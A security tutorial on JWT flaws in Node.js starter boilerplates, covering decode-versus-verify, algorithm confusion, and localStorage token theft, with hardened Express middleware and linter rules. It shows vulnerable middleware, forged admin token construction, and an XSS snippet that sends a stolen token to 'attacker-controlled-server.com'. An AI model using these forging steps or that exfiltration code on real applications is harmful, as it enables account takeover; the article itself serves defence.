Unsafe Signatures and Secret Spills: Fixing JWT Vulnerabilities in Node.js Open Source Boilerplates


When developers launch a new Node.js project, speed is often the primary objective. To save hours of boilerplate setup—configuring Express routing, database drivers, ORM schemas, and authentication flows—it is standard practice to clone a popular GitHub starter repository or follow a quick tutorial. However, beneath the convenience of these open-source boilerplates lies a compounding security debt that frequently reaches production untouched.
A security audit conducted across 12 popular open-source Node.js starter boilerplates on GitHub revealed alarming results. Despite accumulating thousands of stars and being widely recommended across developer forums, every single audited repository contained at least one critical JSON Web Token (JWT) implementation flaw. These were not minor edge cases; they were fundamental architectural flaws, ranging from skipping signature verification entirely to exposing tokens to client-side script theft.
+-----------------------------------------------------------------------+
|                   The Copy-Paste Security Pipeline                    |
|                                                                       |
|  [GitHub Boilerplate]  --->  [Tutorial / AI Copy-Paste]               |
|                                     |                                 |
|                                     v                                 |
|  [Production App]      <---  [Unchecked Security Flaws]             |
|  (Account Takeover)           - No signature verification             |
|                               - 'alg: none' confusion                 |
|                               - Token theft via XSS (localStorage)    |
+-----------------------------------------------------------------------+
Treating starter boilerplates as production-ready reference implementations is a dangerous assumption. Tutorials and open-source templates prioritize brevity and ease of demonstration over defensive engineering. When software engineers copy and paste these authentication patterns into enterprise applications, they inadvertently replicate flawed trust assumptions. Much like AI-generated code leading to CORS misconfigurations, unvetted boilerplate auth routines create silent vulnerabilities that traditional unit tests completely miss. A minor configuration oversight in your authentication middleware can grant attackers root-level access to your API, enabling seamless account takeovers and mass data exfiltration.
To understand why these starter kits fail so catastrophically, we must first break down the mechanics of JSON Web Tokens and examine where developer assumptions diverge from cryptographic reality.
Anatomy of a JWT: Structure and Stateless Mechanics
JSON Web Tokens (RFC 7519) are an open standard for securely transmitting information between parties as a JSON object. In modern web development, they are the standard mechanism for stateless session management. Unlike traditional session-based authentication—where the server stores session identifiers in a database or in-memory store like Redis—JWTs are self-contained. The token itself carries the identity and authorizations of the requestor.
A compact JWT consists of three distinct parts separated by dots (.):
- Header: Contains metadata about the token, typically specifying the token type (
JWT) and the signing algorithm being used (e.g.,HS256orRS256). - Payload: Contains the “claims.” Claims are statements about an entity (typically, the user) along with additional metadata such as token expiration (
exp) and issuer (iss). - Signature: The cryptographic mechanism used to verify that the sender of the JWT is who it says it is and to ensure that the message was not tampered with along the way.
       HEADER                           PAYLOAD                          SIGNATURE
+--------------------+           +--------------------+           +--------------------+
|  {"alg": "HS256",  |           |  {"sub": "12345",  |           |  HMACSHA256(       |
|   "typ": "JWT"}    |     .     |   "name": "Alice", |     .     |    base64Url(hdr) +|
|                    |           |   "role": "admin"} |           |    "." +           |
+--------------------+           +--------------------+           |    base64Url(pay), |
          |                                |                      |    secret)         |
          v                                v                      +--------------------+
     eyJhbGci...                      eyJzdWIi...                           |
                                                                            v
                                                                       dBjftJeZ...
A common misconception among intermediate developers is that JWT payloads are encrypted. They are not. The Header and Payload sections are merely Base64URL-encoded JSON string objects. Anyone who intercepts a JWT can decode the Base64URL string and read its underlying contents in plain text.
// Base64URL encoding is NOT encryption
const header = Buffer.from('{"alg":"HS256","typ":"JWT"}').toString('base64url');
const payload = Buffer.from('{"sub":"1234567890","name":"John Doe","admin":true}').toString('base64url');

console.log(`${header}.${payload}`);
// Output: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9
The cryptographic integrity of a JWT rests entirely on its Signature. Signing can be implemented using either symmetric or asymmetric algorithms:
- Symmetric Signing (e.g., HS256): Uses a single secret key shared between the issuing authority and the verifying service. HMAC-SHA256 hashes the combined encoded Header and Payload using this shared secret.
- Asymmetric Signing (e.g., RS256): Uses a public/private key pair. The issuing authentication server signs the token using its private key, while downstream microservices verify the signature using the corresponding public key.
Because server-side architectures rely on the stateless nature of JWTs to scale without database lookups on every request, the application must rigorously validate the signature before trusting any data inside the payload. When a boilerplate fails to enforce strict signature validation, the entire stateless trust model collapses.
Vulnerability 1: Decoding vs. Verifying (The jwt.decode() Trap)
Of the 12 open-source Node.js boilerplates audited, 3 contained an astounding logical bug in their authorization middleware: the developers used jwt.decode() instead of jwt.verify() when validating incoming request tokens.
The Naming Trap
The popular Node.js library jsonwebtoken exposes two methods that sound conceptually similar to an untrained eye: jwt.decode() and jwt.verify().
jwt.decode(token): Synchronously reads the Base64URL-encoded string, parses the JSON structure, and returns the decoded payload object. It does not perform any cryptographic checks. It does not check if the secret matches, nor does it check if the token has expired (exp).jwt.verify(token, secretOrPublicKey, [options]): Performs full cryptographic validation. It recalculates the signature over the header and payload using the provided secret key, verifies that the calculated hash matches the token’s signature, checks claim assertions (such as expiration, audience, and issuer), and throws an error if any check fails.
How Attackers Exploit the Decode Trap
Consider a typical boilerplate middleware designed to protect restricted API endpoints:
// VULNERABLE BOILERPLATE CODE
const jwt = require('jsonwebtoken');

function authMiddleware(req, res, next) {
  const authHeader = req.headers.authorization;
  if (!authHeader) return res.status(401).json({ error: 'No token provided' });

  const token = authHeader.split(' ')[1];

  // CRITICAL VULNERABILITY: jwt.decode() is used here!
  // The signature is NEVER validated.
  const decoded = jwt.decode(token);

  if (!decoded) {
    return res.status(401).json({ error: 'Invalid token structure' });
  }

  // Attacker-controlled payload is trusted directly
  req.user = decoded;
  next();
}
Because jwt.decode() simply parses the Base64 string, an attacker does not need to know the application’s secret key (JWT_SECRET). The attacker can create a completely forged payload locally:
{
  "userId": "usr_admin_001",
  "role": "superadmin",
  "email": "attacker@pwned.com"
}
They encode this payload into Base64URL, append a dummy header, add a completely fake signature string to the end (e.g., header.payload.fakesignature), and send it in the Authorization: Bearer <token> header. The vulnerable middleware parses the token with jwt.decode(), ignores the fake signature, binds req.user = { userId: "usr_admin_001", role: "superadmin" }, and grants full administrative access.
Remediation: Enforce jwt.verify()
To fix this vulnerability, jwt.decode() must be completely eliminated from authorization execution flows. jwt.verify() must be used, wrapped inside a try...catch block to gracefully capture verification failures:
// SECURED MIDDLEWARE
const jwt = require('jsonwebtoken');

function authMiddleware(req, res, next) {
  const authHeader = req.headers.authorization;
  if (!authHeader || !authHeader.startsWith('Bearer ')) {
    return res.status(401).json({ error: 'Authentication required' });
  }

  const token = authHeader.split(' ')[1];

  try {
    // Cryptographically verify signature AND check expiration
    const verifiedPayload = jwt.verify(token, process.env.JWT_SECRET);

    req.user = verifiedPayload;
    next();
  } catch (err) {
    // Captures JsonWebTokenError, TokenExpiredError, etc.
    return res.status(403).json({ error: 'Invalid or expired token' });
  }
}
Vulnerability 2: Algorithm Confusion and the ‘alg: none’ Exploit
Even when boilerplates correctly utilize jwt.verify(), many fail to pass explicit validation options to the call. Omitting the algorithms parameter exposes the application to Algorithm Confusion attacks, including the classic 'alg': 'none' cryptographic bypass.
The ‘alg: none’ Mechanics
The JWT specification (RFC 7519) includes a provision for unsigned tokens intended for debugging or controlled internal environments where integrity is guaranteed by physical transport layers. This is signified by setting the header parameter "alg": "none".
When an attacker discovers that a server accepts JWTs without restricting allowed algorithms, they intercept a valid token, modify the header to:
{
  "alg": "none",
  "typ": "JWT"
}
They then modify the payload to grant themselves elevated permissions, strip the signature section entirely (leaving the trailing dot, e.g., header.payload.), and transmit the token to the server.
+-----------------------------------------------------------------------------------+
|                            'alg: none' Attack Flow                                |
|                                                                                   |
|  [Attacker]                                                                       |
|      |                                                                            |
|      | 1. Constructs Token:                                                       |
|      |    Header:  {"alg": "none", "typ": "JWT"}                                  |
|      |    Payload: {"userId": "victim_id", "role": "admin"}                       |
|      |    Signature: <EMPTY>                                                      |
|      v                                                                            |
|  [API Endpoint]                                                                   |
|      |                                                                            |
|      | 2. Calls jwt.verify(token, secret) WITHOUT { algorithms: ['HS256'] }         |
|      | 3. Reads header "alg": "none"                                              |
|      | 4. Skips cryptographic hashing                                             |
|      | 5. Accepts token payload as VALID!                                         |
|      v                                                                            |
|  [Account Takeover Successful]                                                     |
+-----------------------------------------------------------------------------------+
Older versions of the Node.js jsonwebtoken package (v8.x and earlier) defaulted to allowing "alg": "none" if explicitly configured or if the secret parameter was passed loosely. While modern versions of jsonwebtoken (v9.x) disable "alg": "none" by default when a secret key is supplied, algorithm confusion persists in asymmetric setups.
Key Asymmetry Confusion (RS256 vs. HS256)
A more modern variation of algorithm confusion occurs when an application expects asymmetric RS256 tokens (signed with a private key, verified with a public key), but the verification logic does not explicitly specify the expected algorithm:
- The attacker gets the application’s public key (which is publicly accessible via JWKS endpoints or static assets).
- The attacker creates a forged payload and signs the token using HS256 (symmetric HMAC), utilizing the target’s public key string as the HMAC shared secret.
- The server calls
jwt.verify(token, publicKey). - Because the attacker forced the header
"alg": "HS256",jwt.verify()interprets the second argument (publicKey) as a raw string secret for an HMAC operation instead of an RSA public key object. - The signature calculation matches perfectly, and the forged token is accepted.
Concrete Vulnerable Code vs. Remediated Code
Below is an example of code found in open-source Express boilerplates that suffers from algorithm parameter omission:
// VULNERABLE: Lacks explicit algorithm constraints
app.get('/api/v1/protected', (req, res) => {
  const token = req.headers.authorization?.split(' ')[1];

  // Implicit algorithm selection based on header 'alg' parameter!
  jwt.verify(token, process.env.JWT_SECRET, (err, decoded) => {
    if (err) return res.sendStatus(403);
    res.json({ status: 'success', data: decoded });
  });
});
To eliminate algorithm confusion entirely, you must supply an array of explicitly allowed algorithms inside the options object passed to jwt.verify():
// SECURED: Explicitly restricts verification to HS256
app.get('/api/v1/protected', (req, res) => {
  const token = req.headers.authorization?.split(' ')[1];

  const verifyOptions = {
    algorithms: ['HS256'], // Hard stop against algorithm switching
    issuer: 'https://auth.mantbyte.com',
    audience: 'https://api.mantbyte.com'
  };

  jwt.verify(token, process.env.JWT_SECRET, verifyOptions, (err, decoded) => {
    if (err) return res.status(403).json({ error: 'Token verification failed' });
    res.json({ status: 'success', data: decoded });
  });
});
Vulnerability 3: Storage Wars – localStorage vs. httpOnly Cookies
Beyond cryptographic handling bugs inside server-side Node.js code, the audit uncovered a pervasive architectural anti-pattern in single-page application (SPA) boilerplates (such as Express + React or Express + Vue starters): storing JWTs in browser localStorage.
The Cross-Site Scripting (XSS) Threat Vector
localStorage and sessionStorage provide a key-value web storage API accessible to any JavaScript execution thread running within the same origin.
If an application stores an authentication JWT in localStorage:
// Client-side authentication logic in vulnerable boilerplates
axios.post('/login', credentials).then(response => {
  // SAVING TOKEN TO LOCALSTORAGE
  localStorage.setItem('authToken', response.data.token);
});
Any arbitrary client-side code running in the browser can execute:
// Malicious script injected via XSS
const stolenToken = localStorage.getItem('authToken');
fetch('https://attacker-controlled-server.com/exfiltrate', {
  method: 'POST',
  body: JSON.stringify({ token: stolenToken })
});
If the application has a single Cross-Site Scripting (XSS) vulnerability—whether introduced via an unparsed user input field, an unvetted third-party npm package, or an outdated frontend dependency—an attacker can instantly steal every active user’s JWT from localStorage and achieve complete account takeover.
The Defense-in-Depth Solution: httpOnly Cookies
To insulate tokens from XSS token theft, JWTs should be transferred to client devices using httpOnly HTTP response cookies.
When a cookie is set with the httpOnly directive, the browser prevents client-side scripts from reading or manipulating the cookie via document.cookie. Even if an attacker succeeds in executing an XSS payload on the application, they cannot programmatically read or exfiltrate the JWT.
// Express server login handler issuing a secure httpOnly cookie
res.cookie('access_token', token, {
  httpOnly: true,  // Prevents JavaScript access (XSS protection)
  secure: process.env.NODE_ENV === 'production', // Transmitted ONLY over HTTPS
  sameSite: 'strict', // CSRF protection
  maxAge: 15 * 60 * 1000 // Short lifespan: 15 minutes
});
Comparing Storage Mechanisms
| Security Vector | localStorage / sessionStorage |
httpOnly Cookie |
|---|---|---|
Accessible via JavaScript (document.cookie) |
Yes (High Risk) | No (Mitigates XSS Token Exfiltration) |
| Vulnerable to XSS Exfiltration | High | Low (Attacker can execute requests, but cannot read raw token) |
| Vulnerable to CSRF | No (Tokens must be attached manually in headers) | Yes (Requires SameSite mitigation) |
| Automatic Transmission by Browser | No (Requires explicit client code) | Yes (Sent automatically on matching origin requests) |
| Storage Persistence | Persists across tabs/browser restart | Configurable via maxAge / expires |
Mitigating the CSRF Trade-Off
Shifting from localStorage to httpOnly cookies mitigates XSS token exfiltration, but introduces Cross-Site Request Forgery (CSRF) considerations, as browsers automatically attach cookies to cross-origin HTTP requests by default.
To neutralize CSRF risks when using httpOnly cookies:
- Enforce
SameSite=StrictorSameSite=Lax: This attribute prevents the browser from sending the auth cookie on cross-site requests (e.g., when a user clicks a malicious link on an external site). - Custom Header Validation: Require a custom header (e.g.,
X-Requested-With: XMLHttpRequest) on mutating requests (POST,PUT,DELETE). Browsers block cross-origin requests from setting custom headers unless explicitly allowed by CORS preflight checks.
Building a Secure Node.js / Express JWT Middleware
To consolidate these security practices, let us construct a production-grade, hardened Express middleware implementation. This reference architecture addresses signature verification, strict algorithm enforcement, secret environment isolation, expiration checks, and httpOnly cookie extraction.
Project Setup and Secret Configuration
Ensure your environment variables are configured securely. Secrets should never be hardcoded into source code repositories.
# .env file
JWT_SECRET="c8e9f2a0b1d3e5f7a9b2c4e6f8a1d3e5f7a9b2c4e6f8a1d3e5f7a9b2c4e6f8a1"
JWT_ISSUER="https://auth.mantbyte.com"
JWT_AUDIENCE="https://api.mantbyte.com"
NODE_ENV="production"
Security Note: Shared symmetric secrets (
HS256) must have high entropy. Use at least 256 bits (32 bytes) of random cryptographically secure hex strings.
Production-Grade Authorization Middleware
const jwt = require('jsonwebtoken');

/**
 * Hardened JWT Validation Middleware for Express
 */
function verifyAuthToken(req, res, next) {
  let token = null;

  // 1. Extract token from httpOnly cookie (Primary Method)
  if (req.cookies && req.cookies.access_token) {
    token = req.cookies.access_token;
  }
  // 2. Fallback: Extract from Authorization Header (For API Clients/Mobile)
  else if (req.headers.authorization && req.headers.authorization.startsWith('Bearer ')) {
    token = req.headers.authorization.split(' ')[1];
  }

  // Reject immediate request if no token is presented
  if (!token) {
    return res.status(401).json({
      error: 'Access Denied',
      message: 'Authentication token missing from request.'
    });
  }

  // Define strict validation options
  const verifyOptions = {
    algorithms: ['HS256'], // Explicitly block algorithm confusion & 'alg: none'
    issuer: process.env.JWT_ISSUER,
    audience: process.env.JWT_AUDIENCE,
    clockTolerance: 5 // Allow 5 seconds clock drift between servers
  };

  try {
    // Cryptographically verify signature and claim assertions
    const decodedPayload = jwt.verify(token, process.env.JWT_SECRET, verifyOptions);

    // Attach validated claims to Express request context
    req.user = {
      id: decodedPayload.sub,
      role: decodedPayload.role,
      permissions: decodedPayload.permissions || []
    };

    return next();
  } catch (error) {
    // Specific security logging for audit trails
    if (error instanceof jwt.TokenExpiredError) {
      return res.status(401).json({
        error: 'Token Expired',
        message: 'Your session has expired. Please re-authenticate.'
      });
    }

    if (error instanceof jwt.JsonWebTokenError) {
      // Handles signature mismatches, malformed tokens, algorithm mismatches
      console.error(`SECURITY ALERT: JWT Verification Failed - Reason: ${error.message}`);
      return res.status(403).json({
        error: 'Invalid Token',
        message: 'Cryptographic signature check failed.'
      });
    }

    return res.status(500).json({ error: 'Internal Server Error' });
  }
}

module.exports = verifyAuthToken;
Integration into an Express Application
const express = require('express');
const cookieParser = require('cookie-parser');
const verifyAuthToken = require('./middleware/verifyAuthToken');

const app = express();

// Parse cookies before hit of auth middleware
app.use(express.json());
app.use(cookieParser());

// Unprotected Endpoint
app.post('/api/v1/auth/login', (req, res) => {
  // Assume user credential validation succeeds...
  const userPayload = { role: 'admin' };

  const token = jwt.sign(userPayload, process.env.JWT_SECRET, {
    algorithm: 'HS256',
    subject: 'usr_987654',
    expiresIn: '15m',
    issuer: process.env.JWT_ISSUER,
    audience: process.env.JWT_AUDIENCE
  });

  // Issue token as httpOnly Cookie
  res.cookie('access_token', token, {
    httpOnly: true,
    secure: process.env.NODE_ENV === 'production',
    sameSite: 'strict',
    maxAge: 15 * 60 * 1000
  });

  res.status(200).json({ status: 'authenticated' });
});

// Protected Endpoint
app.get('/api/v1/admin/dashboard', verifyAuthToken, (req, res) => {
  // req.user contains the cryptographically validated token payload
  if (req.user.role !== 'admin') {
    return res.status(403).json({ error: 'Insufficient privilege' });
  }

  res.json({ data: 'Confidential Admin Telemetry' });
});

app.listen(3000, () => console.log('Secure server operating on port 3000'));
Future Outlook: Automated SAST and Linter Guardrails
Relying on developer discipline to catch subtle cryptography flaws during manual code reviews is inherently prone to human error. As the software supply chain scales, the technology industry is aggressively shifting toward automated guardrails integrated directly into continuous integration (CI) workflows and developer IDEs.
Automated Static Application Security Testing (SAST)
Modern Static Application Security Testing (SAST) tools (such as Semgrep, Snyk, and SonarQube) feature specialized abstract syntax tree (AST) rules configured to detect dangerous JWT usage patterns before code reaches main branches.
For instance, a Semgrep rule targeting the jwt.decode() trap looks like this:
rules:
  - id: avoid-jwt-decode-for-auth
    patterns:
      - pattern: jwt.decode(...)
    message: "CRITICAL: jwt.decode() detected. Use jwt.verify() with explicit algorithm parameters for authorization checks."
    languages: [javascript, typescript]
    severity: ERROR
Automated rules like this block build pipelines if a developer attempts to commit unverified token checks.
Linter Guardrails in the Developer Environment
In addition to CI/CD automated gates, linting rules (such as eslint-plugin-security) allow engineering teams to flag dangerous methods directly in the editor as code is written:
// .eslintrc.json snippet
{
  "plugins": ["security"],
  "rules": {
    "security/detect-possible-timing-attacks": "warn",
    "no-restricted-syntax": [
      "error",
      {
        "selector": "CallExpression[callee.object.name='jwt'][callee.property.name='decode']",
        "message": "Do not use jwt.decode() for authorization routines. Use jwt.verify() instead."
      }
    ]
  }
}
As digital ecosystems face stricter compliance frameworks and compliance enforcement—not unlike broader digital governance trends like the geopolitics of data sovereignty and access oversight—software development teams must take responsibility for their internal security defaults. Open-source starter boilerplates provide immense value for prototyping, but they are reference points, not production safety nets. By establishing strict signature verification, locking down acceptable algorithms, moving token storage to secure httpOnly cookies, and enforcing automated linter checks, Node.js developers can neutralize silent authentication vulnerabilities long before they reach production.
